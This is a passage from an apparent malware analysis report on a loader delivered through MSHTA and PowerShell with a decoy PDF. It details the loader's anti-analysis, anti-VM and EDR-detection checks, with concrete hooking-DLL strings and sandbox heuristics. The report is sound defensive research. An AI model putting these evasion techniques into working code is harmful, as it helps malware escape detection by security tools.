


Fig 12: MSHTA and Powershell Processes execution.




Fig 13: MSHTA run command.




Fig 14: Powershell command spawn after MSHTA.




Fig 15: Powershell download the payload.

After downloading and extracting the ZIP archive, we identified two files inside: an executable file and a PDF document. The PDF serves as a decoy, while the executable functions as the malicious payload.




Fig 16: Extracted file from zip.




Fig 17: PDF and EXE.

Advanced Static Analysis

To conduct advanced static analysis, we loaded the executable into IDA and began by locating the **main** function. Within this entry point, we observed extensive use of dynamically resolved APIs achieved through hashing techniques, a common tactic used to hinder static inspection. Further examination revealed multiple references to tool names such as **Ghidra**, **x32dbg**, **x64dbg**, and other popular debugging or reverse-engineering utilities. This indicates that the malware performs environment checks to identify whether any forensic, debugging, or analysis tools are present in the process or module list before proceeding with execution.




Fig 18: Main function (Detect RE tools).

Additionally, the malware executes a series of modular checks labeled with descriptive strings such as:

- "Hardware Analysis"
- "OS Kernel Analysis"
- "Filesystem Analysis"
- "Process Analysis"
- "Timing Analysis"
- "User Interaction Analysis"

Each of these checks contributes to an internal evaluation, determining whether the environment is suitable for payload execution. The presence of debugging or virtualization tools, unusual timing, or lack of expected user activity can cause the malware to terminate or delay further execution.

This architecture demonstrates that the loader is designed with a **multi-layered anti-analysis framework, ensuring it only proceeds in authentic, unmonitored environments. Such measures make it highly resistant to automated sandboxing and forensic inspection.**




Fig 19: Anti_VM/Anti_Analysis check function call.




Fig 20: Security tools analysis (EDR).





Fig 21: List of AV/EDR.

This function is **a security product** and **anti-analysis detector**.
It collects evidence of:

- **Hooking DLLs**
- **Debuggers**
- **NTGlobalFlag debugging indicators**
- **EDR (Endpoint Detection & Response) products**
- **API hooks / sandbox DLLs**






Fig 22 and 23: Detecting AV/EDR hooking.

DLL String	Meaning
"sbiedll"	Sandboxie
"detours"	Microsoft Detours (hooking library)
"easyhook"	EasyHook injection/hooking library
"api-ms-win-core-"	Used in some hooking shims & instrumentation layers

The next function performs another anti-VM/anti-sandbox check by inspecting the user profile and counting the number of files in the Documents directory to determine whether the environment resembles a virtual machine or sandbox




Fig 24: File system analysis function.





Fig 25, 26 and 27: File document detection (Anti VM or Anti sandbox).

The next function performs user-interaction analysis by checking for the absence of clipboard activity, USB history, jump lists, and any recent user input.



